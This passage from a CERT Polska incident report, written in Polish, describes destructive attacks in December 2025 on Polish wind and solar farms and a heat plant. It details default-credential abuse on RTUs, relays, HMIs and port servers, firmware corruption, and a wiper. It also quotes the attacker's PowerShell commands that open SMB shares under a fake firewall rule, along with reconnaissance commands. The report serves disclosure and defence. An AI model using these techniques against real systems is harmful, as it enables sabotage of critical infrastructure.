
Raport z incydentu w sektorze energii 29.12



CERT.PL NASK

Ministerstwo Cyfryzacji

Raport z incydentu w sektorze energii 29.12

CERT.PL NASK

Ministerstwo Cyfryzacji

Autor raportu

CERT Polska

Zespół działający w strukturach Naukowej i Akademickiej Sieci Komputerowej – Państwowego Instytutu Badawczego, jednego z trzech takich zespołów działających na poziomie krajowym w ramach Krajowego Systemu Cyberbezpieczeństwa.

Spis treści

Wstęp

W dniu 29 grudnia 2025 roku w godzinach porannych oraz popołudniowych doszło do skoordynowanych ataków w polskiej cyberprzestrzeni. Były one wymierzone w liczne farmy wiatrowe i fotowoltaiczne, spółkę prywatną z sektora produkcyjnego oraz w elektrociepłownię dostarczającą ciepło dla prawie pół miliona odbiorców w Polsce. Wszystkie ataki miały cel wyłącznie destrukcyjny – poprzez analogię do świata fizycznego można je porównać do celowych podpaleń. Warto dodać, że był to okres, w którym Polska zmagała się z niskimi temperaturami i zamieciami śnieżnymi, tuż przed Nowym Rokiem. Na podstawie analizy technicznej można stwierdzić, że wszystkie wspomniane ataki zostały przeprowadzone przez tego samego atakującego.

Zdarzenia te miały wpływ zarówno na systemy informatyczne, jak i na fizyczne urządzenia przemysłowe, co jest rzadko spotykane w dotychczas opisywanych atakach. Publikujemy ten raport, aby przekazać wiedzę o przebiegu zdarzeń oraz o technikach zastosowanych przez atakującego. Liczymy, że dzięki temu wzrośnie świadomość realnego ryzyka związanego z dywersją w cyberprzestrzeni. Odnotowane ataki są znaczną eskalacją w porównaniu ze zdarzeniami obserwowanymi przez nas do tej pory.


Atak na farmy odnawialnych źródeł energii (OZE)

W obszarze OZE doszło do ataku na co najmniej 30 farm wiatrowych i fotowoltaicznych w Polsce. Atak miał cel destrukcyjny i spowodował zerwanie komunikacji między obiektami a operatorami sieci dystrybucyjnej (OSD), ale nie miał on wpływu na bieżącą produkcję energii elektrycznej. Z perspektywy operatora systemu przesyłowego (Polskie Sieci Elektroenergetyczne) atak nie wpłynął na stabilność polskiego systemu elektroenergetycznego. Należy jednak zaznaczyć, że z uwagi na poziom dostępów uzyskanych przez atakującego istniało ryzyko spowodowania przestoju w produkcji energii elektrycznej przez obiekt. Jednak nawet gdyby tak się stało, to według przeprowadzonych analiz ubytek sumarycznej mocy wszystkich 30 obiektów nie wpłynąłby na stabilność polskiego systemu elektroenergetycznego w omawianym okresie.

Architektura farmy OZE

Żeby zrozumieć przebieg ataku i jego konsekwencje, należy w pierwszej kolejności wyjaśnić architekturę farm OZE. Energia ze źródeł wiatrowych i fotowoltaicznych jest zbierana i kierowana do stacji elektroenergetycznej, zwanej głównym punktem odbioru (GPO). Wewnątrz stacji napięcie zostaje podniesione przez transformator do poziomu 110 kV, co umożliwia efektywne przekazanie mocy do sieci dystrybucyjnej, przy czym cały proces jest objęty nadzorem i sterowaniem przez operatora sieci dystrybucyjnej (OSD), co zapewnia stabilność pracy systemu i bezpieczeństwo sieci.

RYS. 1 **Poglądowa farma OZE i umiejscowienie GPO**



Atakiem została dotknięta stacja elektroenergetyczna GPO, czyli miejsce, w którym obiekt OZE jest połączony z siecią dystrybucyjną i jej operatorem. Są to obiekty zarządzane zdalnie, bez obsady na miejscu, gdzie powszechna jest możliwość zdalnego dostępu.

W obszarze automatyki przemysłowej istotne elementy GPO z perspektywy opisywanego ataku to:

- Sterownik RTU odpowiedzialny za telemechanikę i nadzór nad pracą stacji elektroenergetycznej.
- Lokalne HMI odpowiedzialne za wizualizację stanu pracy obiektu (stacji) na podstawie danych z RTU.
- Sterowniki zabezpieczeń odpowiedzialne np. za ochronę przed uszkodzeniami elektrycznymi.
- Serwery portów szeregowych dla podłączenia urządzeń wykorzystujących RS232 lub RS485 oraz dla konwersji na protokoły szeregowe używane w komunikacji z OSD.
- Łącza podstawowe i zapasowe (router komórkowy) celem połączenia z systemem SCADA operatora sieci dystrybucyjnej z użyciem protokołu DNP3.0 lub IEC 101.
- Koncentrator VPN i Firewall w jednym urządzeniu, służący do zapewnienia zdalnego dostępu serwisowego, segmentacji sieci oraz ewentualnego połączenia z systemem SCADA farmy OZE i OSD.

Należy podkreślić, że OSD wymagają, aby wszelka komunikacja pomiędzy systemem SCADA operatora a GPO odbywała się wyłącznie za pośrednictwem łącza szeregowego, z wykorzystaniem protokołów DNP3.0, lub IEC 101. Takie rozwiązanie minimalizuje ryzyko wykorzystania ataku na GPO jako bezpośredniego wektora ataku na sieć teleinformatyczną OSD.

Wektor ataku na GPO

W każdym zaatakowanym obiekcie było obecne urządzenie Fortigate pełniące funkcję koncentratora VPN oraz Firewalla. W każdym przypadku interfejs VPN był dostępny z sieci Internet i umożliwiał logowanie na zdefiniowane w konfiguracji konta bez wieloskładnikowego uwierzytelniania. Z powodu działań destrukcyjnych przeprowadzonych przez atakującego nie udało się odzyskać pełnych logów z żadnego z zaatakowanych urządzeń. W toku analizy ustalono, że w przeszłości niektóre z tych urządzeń w różnych okresach przez dłuższy czas były podatne, w tym na zdalne wykonanie kodu. Z przeprowadzonego wywiadu wynika, że powszechną praktyką w branży jest wykorzystywanie tych samych kont i haseł w wielu obiektach. W takiej sytuacji przejęcie nawet jednego konta mogło pozwolić aktorowi na znalezienie innych urządzeń, w których było ono użyte.

Sieci badanych obiektów często posiadały wydzielone podsieci VLAN, ale atakujący w momencie ataku posiadał uprawnienia administratora urządzenia, co prawdopodobnie zostało użyte do pozyskania poświadczeń konta VPN, które miało uprawnienia dostępowe do wszystkich podsieci. Nawet jeśli takiego konta by nie było, to atakujący, posiadając uprawnienia administratora, mógł zmienić konfigurację urządzeń. Wszystkie badane urządzenia w dniu ataku zostały przez aktora przywrócone do ustawień fabrycznych. Miało to prawdopodobnie cel destrukcyjny, aby utrudnić przywrócenie sprawności obiektu, ale też służyło do zatarcia śladów.

Działania destrukcyjne

W dniu 29 grudnia 2025 roku w każdym z obiektów rozpoczęto działania destrukcyjne na urządzeniach, do których aktor uzyskał dostęp. Ataki w obrębie danej stacji były prawdopodobnie częściowo zautomatyzowane. Urządzenia były uszkadzane w kolejności rosnącej po adresacji IP. Zaobserwowano, że gdy w danym segmencie sieci atak się nie powiódł na jednym z adresów IP, nie był on kontynuowany na kolejnych.

Opisywane dalej uszkodzenia sterowników RTU były bezpośrednią przyczyną zerwania komunikacji obiektu z OSD i uniemożliwiły zdalne sterowanie, jednak nie wpłynęło to bezpośrednio na bieżącą produkcję.


Sterownik RTU Hitachi

Na większości zaatakowanych farm używano sterownika Hitachi RTU560, w wersjach firmware 12.6.6.0, 12.7.3.0, 13.1.1.0, 13.5.2.0. Urządzenia miały domyślne poświadczenia, w tym dla konta o nazwie „Default”. Wszystkie

urządzenia posiadały web interfejs dostępny z sieci GPO i przy odpowiednich uprawnieniach osiągalny z urządzenia Fortigate.

Atak został wykonany poprzez logowanie do web interfejsu z użyciem konta „Default". Konto to posiada uprawnienia do zmiany firmware na urządzeniu i zostało użyte do wgrania uszkodzonego firmware. Plik w formacie .ELF został zmodyfikowany tak, że w miejscu startu programu wstawione zostało 240 bajtów 0xFF. W rezultacie procesor wykonał nieprawidłową instrukcję, co spowodowało błąd i skutkowało nieskończoną pętlą restartu urządzenia.

RYS. 2 **Firmware oryginalny (po lewej) oraz uszkodzony przez atakującego (po prawej)**



Warto zauważyć, że zmodyfikowany firmware wgrany przez atakującego przedstawiał się jako wersja 13.5.3.0, która nie była używana w żadnym z zaatakowanych obiektów. Oznacza to, że prawdopodobnie atakujący miał go z innego źródła.

RYS. 3 **Fragment dziennika zdarzeń z urządzenia RTU z dnia 29 grudnia 2025 roku**

Seq. No.	Timestamp	User name	Event id	Severity	Source	Event text	Extra info
11986	2025-12-29 13:52:53.829	Default	1110	Event	FW BB	Log-in successful	
11987	2025-12-29 13:53:26.400	Default	2240	Event	FW BB	User session role changed successfully	
11988	2025-12-29 13:54:00.292	Default	2240	Event	FW BB	User session role changed successfully	
11989	2025-12-29 13:57:53.677	Default	13400	Event	FW BB	Firmware transferred to the device successfully	13.5.3.0
11990	2025-12-29 13:58:04.597	Default	5110	Event	FW BB	Manual Reset	
11991	2025-12-29 13:58:21.793 TIV	SYSTEM	5160	Event	FW BB	Gateway/RTU restarted	

Funkcja secure update, która umożliwiałaby sprawdzenie podpisu wgrywanego firmware, została udostępniona w wersji 13.2.1, jednak wymagała ona włączenia. Na żadnym z urządzeń, które wspierało secure update, ta funkcja nie została włączona. Nawet jeśli byłaby włączona, to istnieje podatność

(CVE-2024-2617), która pozwala na ominięcie secure update. Została ona naprawiona w wersji 13.7.7.

CERT Polska był w stałym kontakcie z PSIRT Hitachi Energy podczas obsługi incydentu, który niezależnie potwierdził opisany przebieg ataku.

Sterowniki RTU Mikronika

Atakujący przeprowadził również działania destrukcyjne w obiektach, w których były używane sterowniki firmy Mikronika. Architektura sterowników jest oparta na systemie Linux. W zaobserwowanych zdarzeniach atakujący wykorzystał domyślne poświadczenia, aby zalogować się poprzez konsolę SSH na konto z uprawnieniami root. Następnie wykonał polecenie mające na celu usunięcie wszystkich plików z systemu, co spowodowało awarię urządzenia. W pliku .bash_history nie zachowała się dokładna komenda wykonana w ataku.

W toku analizy firmie Mikronika udało się odzyskać część logów z urządzenia. Wskazują one, że na wszystkich obiektach, gdzie urządzenie było wykorzystywane, 25 grudnia 2025 roku atakujący wykonywał skanowanie sieci i próby logowania.

CERT Polska był w stałym kontakcie z firmą Mikronika podczas obsługi incydentu, która niezależnie potwierdziła opisany przebieg ataku.

Sterowniki zabezpieczeń Hitachi Relion

W dwóch przypadkach zaobserwowano działania destrukcyjne wymierzone w sterowniki zabezpieczeń polowych Hitachi Relion 650 v1.1.

Mają one domyślnie włączoną usługę FTP, która daje dostęp do plików systemowych urządzenia. Atakujący wykorzystał wbudowane konto z domyślnymi poświadczeniami, aby usunąć pliki niezbędne do działania urządzeń. Spowodowało to błąd, który doprowadził do wyłączenia urządzenia i uniemożliwiał jego ponowne uruchomienie.

Należy podkreślić, że gdyby urządzenie zostało wdrożone zgodnie z zaleceniami producenta, to domyślne konto FTP zostałoby automatycznie zablokowane.

CERT Polska był w stałym kontakcie z PSIRT Hitachi Energy podczas obsługi incydentu, który niezależnie potwierdził opisany przebieg ataku.

Komputery HMI Mikronika

W wybranych przypadkach jako HMI było wykorzystywane oprogramowanie Mikronika Syndis zainstalowane na systemie Windows 10. Maszyny posiadały domyślne hasło ustawione podczas wdrożenia dla konta z uprawnieniami lokalnego administratora.

Atakujący wykorzystał znajomość tego konta (brak prób zgadywania hasła) do uzyskania dostępu do maszyny z użyciem usługi zdalnego pulpitu. W dniu 8 grudnia 2025 roku wprowadził szereg zmian w konfiguracji systemu. Wśród nich można wymienić m.in. udostępnienie zasobów administracyjnych oraz utworzenie nowej zasady zapory o nazwie Microsoft Update, która umożliwiała komunikację na porcie TCP 445. Wprowadzone opcje konfiguracyjne pozwalały na dostęp sieciowy do partycji dysku przy użyciu protokołu SMB, a także na zdalne wykonywanie poleceń w systemie. Modyfikacje wprowadzane były do systemu za pomocą interpretera PowerShell.

```
powershell.exe New-ItemProperty -Path 'HKLM:\SYSTEM\
CurrentControlSet\Services\LanmanServer\Parameters' -Name
'AutoShareWks' -Value 1 -PropertyType DWord -Force

powershell.exe New-ItemProperty -Path 'HKLM:\SYSTEM\
CurrentControlSet\Services\LanmanServer\Parameters' -Name
'AutoShareServer' -Value 1 -PropertyType DWord -Force

powershell.exe Get-Service LanmanServer|Restart-Service -Verbose
-Force

powershell.exe New-NetFirewallRule -Name 'Microsoft Update'
-DisplayName 'Microsoft Update' -Protocol TCP -LocalPort 445
-Action Allow
```

Po wprowadzeniu nowych konfiguracji na komputerze atakujący następnie wykorzystał pakiet skryptów Impacket do przeprowadzenia rekonesansu. Wśród wykonanych poleceń można wyszczególnić takie jak *netstat* oraz *tasklist*.

W dniu 29 grudnia 2025 roku w godzinach porannych dziennik zdarzeń oraz system plików systemu operacyjnego odnotowały prawidłowe logowanie typu sieciowego, a następnie utworzenie pliku szkodliwego oprogramowania pod ścieżką *C:\Source.exe*. Plik ten został następnie uruchomiony w celu uszkodzenia danych.

RYS. 4 **Plik złośliwego oprogramowania DynoWiper na dysku komputera HMI**

Name	R	Size, Bytes	Created	Modified	Accessed
Temp			21.01.2021 11:56:05	21.01.2021 11:56:27	29.12.2025 10:37:00
Users			15.09.2018 06:09:26	22.01.2021 09:26:53	29.12.2025 11:12:38
Windows			15.09.2018 06:09:26	08.12.2025 11:22:54	29.12.2025 11:12:37
pagefile.sys		10,992,381,...	07.02.2023 08:34:47	13.03.2024 09:16:49	13.03.2024 09:16:49
Source.exe		167,424	29.12.2025 09:40:35	29.12.2025 09:40:36	29.12.2025 10:27:00

Pełna analiza próbki *Source.exe* została przedstawiona w dedykowanym rozdziale. Warto zaznaczyć, że jest to dokładnie takie samo oprogramowanie jak użyte w opisywanym dalej incydencie w elektrociepłowni, nazwane DynoWiper.

W przypadkach, gdzie było użyte HMI z innymi poświadczeniami dla konta lokalnego administratora, widać nieskuteczne próby przełamywania hasła. Dotyczy to również urządzeń innych dostawców niż Mikronika. Wówczas HMI nie zostało uszkodzone.

Serwery portów Moxa Nport

Każdy z zaatakowanych obiektów korzystał z serwerów portów Moxa Nport 6xxx. Urządzenia posiadały włączony interfejs webowy i domyślny login i hasło. Atakujący wykorzystał te poświadczenia w celu przywrócenia urządzeń do ustawień fabrycznych, zmiany hasła logowania oraz ustawienia adresu IP urządzenia na nieosiągalny, np. 127.0.0.1. Spowodowało to niedostępność urządzenia, a zmiana hasła i adresu IP miała na celu opóźnienie przywrócenia sprawności. W każdym z analizowanych przypadków celem ataku były wszystkie urządzenia Moxa dostępne na obiekcie.

Atak na dużą elektrociepłownię

W dniu 29 grudnia 2025 roku doszło również do ataku na jedną z polskich elektrociepłowni. Celem sabotażu było nieodwracalne uszkodzenie danych znajdujących się na urządzeniach w sieci wewnętrznej podmiotu poprzez uruchomienie oprogramowania typu wiper[1]. Destrukcyjny atak poprzedzony był długotrwałą infiltracją infrastruktury oraz kradzieżą wrażliwych informacji dotyczących działania podmiotu. W wyniku swoich działań atakujący uzyskał dostęp do uprzywilejowanych kont w domenie Active Directory, co pozwoliło mu na swobodne poruszanie się po systemach podmiotu. Dystrybucja wipera na maszyny w sieci była realizowana z wykorzystaniem polityk GPO, jednak używane w instytucji oprogramowanie klasy EDR rozpoznało szkodliwe działanie i zablokowało atak. Ślady podejrzanych aktywności w infrastrukturze zaobserwowane zostały kilka miesięcy przed uruchomieniem oprogramowania wiper. Nie udało się w pełni potwierdzić, że dwa klastry aktywności w 2025 roku zostały wykonane przez tego samego aktora, natomiast rozpoznanie przez aktora systemów automatyki przemysłowej oraz brak dalszej aktywności po kradzieży bazy poświadczeń z kontrolera domeny w pierwszym klastrze wskazują na aktora działającego w dłuższym okresie o zbieżnym profilu.

[1] Wiper – oprogramowanie niszczące pliki lub wymazujące dyski, mające na celu sprawienie, że urządzenie nie będzie funkcjonowało lub dane nie będą nadawały się do użycia.

Wczesna aktywność w infrastrukturze podmiotu

W okresie od marca do lipca 2025 roku w infrastrukturze zaatakowanego podmiotu zaobserwowane zostały podejrzane działania związane z rekonesansem, nieuprawnionym dostępem do danych oraz próbami pozyskania poświadczeń użytkowników.

Pierwsze oznaki obecności atakującego w infrastrukturze podmiotu

Analiza dzienników zdarzeń systemu Microsoft Windows z kontrolera domeny oraz zdarzeń odnotowanych w systemie EDR wykazała, że pierwsze działania atakującego miały miejsce w okresie od marca do maja 2025 roku. Korelacja zdarzeń pozwoliła ustalić, że atakujący uzyskał dostęp do jednej z maszyn

przesiadkowych, gdzie odnotowane zostały logowania za pomocą protokołu pulpitu zdalnego z adresu przypisanego do jednego z interfejsów urządzenia brzegowego Fortigate. Następnie z tej maszyny atakujący łączył się do innych maszyn (w tym kontrolera domeny) z użyciem pulpitu zdalnego.

Ślady rekonesansu

Analiza artefaktów systemu Microsoft Windows ujawniła, że po uzyskaniu dostępu do kontrolera domeny atakujący kontynuował rekonesans infrastruktury, poszukując zwłaszcza informacji dotyczących systemów automatyki przemysłowej oraz prowadząc rozpoznanie dostępnych w sieci systemów. Wykorzystywał w tym celu narzędzie konsolowe nircmd, za pomocą którego wykonywał zrzuty ekranów poszczególnych urządzeń. Do wykonania programu na docelowych maszynach atakujący używał narzędzia PsExec z pakietu PsTools. Dodatkowo na wielu maszynach odnotowano zdalne wykonanie polecenia mającego na celu zapisanie do pliku outlog.txt informacji takich jak: aktualnie uruchomione na maszynie procesy, połączenia sieciowe, tablice routingu, ARP cache, a także zawartość katalogów użytkowników.

Polecenia wykonywane za pomocą narzędzia PsExec na wielu maszynach:

```
nircmd.exe "savescreenshot C:\Windows\Temp\imagetmp.png"

cmd.exe /c "tasklist > C:\Windows\TEMP\outlog.txt && netstat -nao
>> C:\Windows\TEMP\outlog.txt && netstat -r >> C:\Windows\TEMP\
outlog.txt && arp -a >> C:\Windows\TEMP\outlog.txt && dir /s /b C:\
Users >> C:\Windows\TEMP\outlog.txt"
```

Na kontrolerze domeny atakujący wchodził też w interakcję z systemami plików innych systemów, uzyskując do nich dostęp z wykorzystaniem protokołu SMB. Co istotne, większość z przeglądanych w ten sposób systemów miała w swojej nazwie słowo „scada", co wskazuje na zainteresowanie obszarem automatyki przemysłowej. Oprócz tego atakujący wylistował zasoby udostępniane przez serwer NAS oraz podejmował próby łączenia się poprzez RDP do kolejnych maszyn. Działania te były rozłożone w czasie, w zdecydowanej większości prowadzono je w godzinach pracy biurowej.

Eskalacja uprawnień w infrastrukturze

Prawie miesiąc po uzyskaniu dostępu do kontrolera domeny atakujący umieścił na serwerze zakodowany w Base64 plik archiwum ZIP i odkodował go przy użyciu systemowego narzędzia certutil. Dostępny do analizy materiał nie pozwolił na ustalenie zawartości archiwum, jednak bezpośrednio po tym zdarzeniu system EDR wykrył prawdopodobną kradzież poświadczeń poprzez zrzut danych z pamięci procesu LSASS. Niedługo później zostało również wykryte użycie przez atakującego oprogramowania Rubeus, które służy do ataków na protokół uwierzytelniania Kerberos. Atakujący wykorzystał je do stworzenia tzw. Diamond Ticket. W drugiej połowie lipca atakujący dokonał zrzutu całej bazy Active Directory, zgrywając zawartość pliku ntds.dit.

Aktywność atakującego pod koniec 2025 roku

Pod koniec 2025 roku w infrastrukturze zaatakowanego podmiotu ponownie zostały zaobserwowane nieuprawnione działania powiązane z rekonesansem, kradzieżą poświadczeń oraz dostępem do danych. Tym razem atakujący podjął również próbę uszkodzenia danych na serwerach oraz stacjach roboczych.

Metoda dostępu do infrastruktury sieciowej

Analiza zabezpieczonego materiału dowodowego ujawniła, że atakujący podczas trwania incydentu wielokrotnie nawiązywał połączenia do usługi SSL-VPN portal urządzenia Fortigate ulokowanego na brzegu sieci instytucji. Atakujący uzyskiwał dostęp do infrastruktury przy użyciu wielu kont, które były statycznie zdefiniowane w konfiguracji urządzenia i nie posiadały dwuskładnikowego uwierzytelniania. Atakujący łączył się przy użyciu węzłów TOR, a także z użyciem polskich oraz zagranicznych adresów IP, często będących przejętą infrastrukturą.

RYS. 5 **Fragment dziennika zdarzeń urządzenia Fortigate przedstawiający dwa z nieuprawnionych logowań.**

```
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=08:12:12 eventtime=[REDACTED] tz="+0100" logid="0101039424"
type="event" subtype="vpn" level="information" vd=[REDACTED] logdesc="SSL VPN tunnel up" action="tunnel-up" tunneltype="ssl-web" tunn
elid=1014963558 remip=185.200.177.10 srccountry="Netherlands" user=[REDACTED] group="ssl-vpn-[REDACTED]-group" dst_host="N/A" reason=
"login successfully" msg="SSL tunnel established"
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=12:03:47 eventtime=[REDACTED] tz="+0100" logid="0101039424"
type="event" subtype="vpn" level="information" vd=[REDACTED] logdesc="SSL VPN tunnel up" action="tunnel-up" tunneltype="ssl-web" tunn
elid=1014963559 remip=185.200.177.10 srccountry="Netherlands" user=[REDACTED] group="ssl-vpn-[REDACTED]-group" dst_host="N/A" reason=
"login successfully" msg="SSL tunnel established"
```

Po uzyskaniu dostępu do usługi SSL-VPN portal atakujący korzystał ze zdefiniowanych w pliku konfiguracyjnym zakładek umożliwiających dostęp uprawnionym użytkownikom do maszyn przesiadkowych przy wykorzystaniu protokołu zdalnego pulpitu. Zawartość pliku konfiguracyjnego urządzenia Fortigate świadczy o tym, że niektórzy z użytkowników posiadali statycznie ustawione poświadczenia użytkownika docelowego, co umożliwiało łączenie się do maszyny przesiadkowej z portalu SSL-VPN bez podawania dodatkowych poświadczeń użytkownika lokalnego lub domenowego.

RYS. 6

Fragment pliku konfiguracyjnego urządzenia Fortigate przedstawiający skonfigurowany bookmark typu RDP ze statycznie zdefiniowanymi poświadczeniami.

```
edit "[REDACTED]#ssl-vpn-[REDACTED]-group"
    config bookmarks
        edit "[REDACTED]"
            set apptype rdp
            set host "[REDACTED]"
            set keyboard-layout pol-214
            set port 3389
            set logon-user "[REDACTED]"
            set logon password ENC [REDACTED]
            set color-depth 32
            set width 1920
            set height 1080
        next
        edit "[REDACTED]"
            set apptype rdp
            set host "10.0.0.101"
            set port 3389
            set width 800
            set height 600
        next
        edit "[REDACTED]"
            set apptype rdp
            set host "10.0.0.101"
            set port 3389
            set logon-user "[REDACTED]"
            set logon-password ENC [REDACTED]
            set width 1280
            set height 1024
        next
    end
next
```

RYS. 7

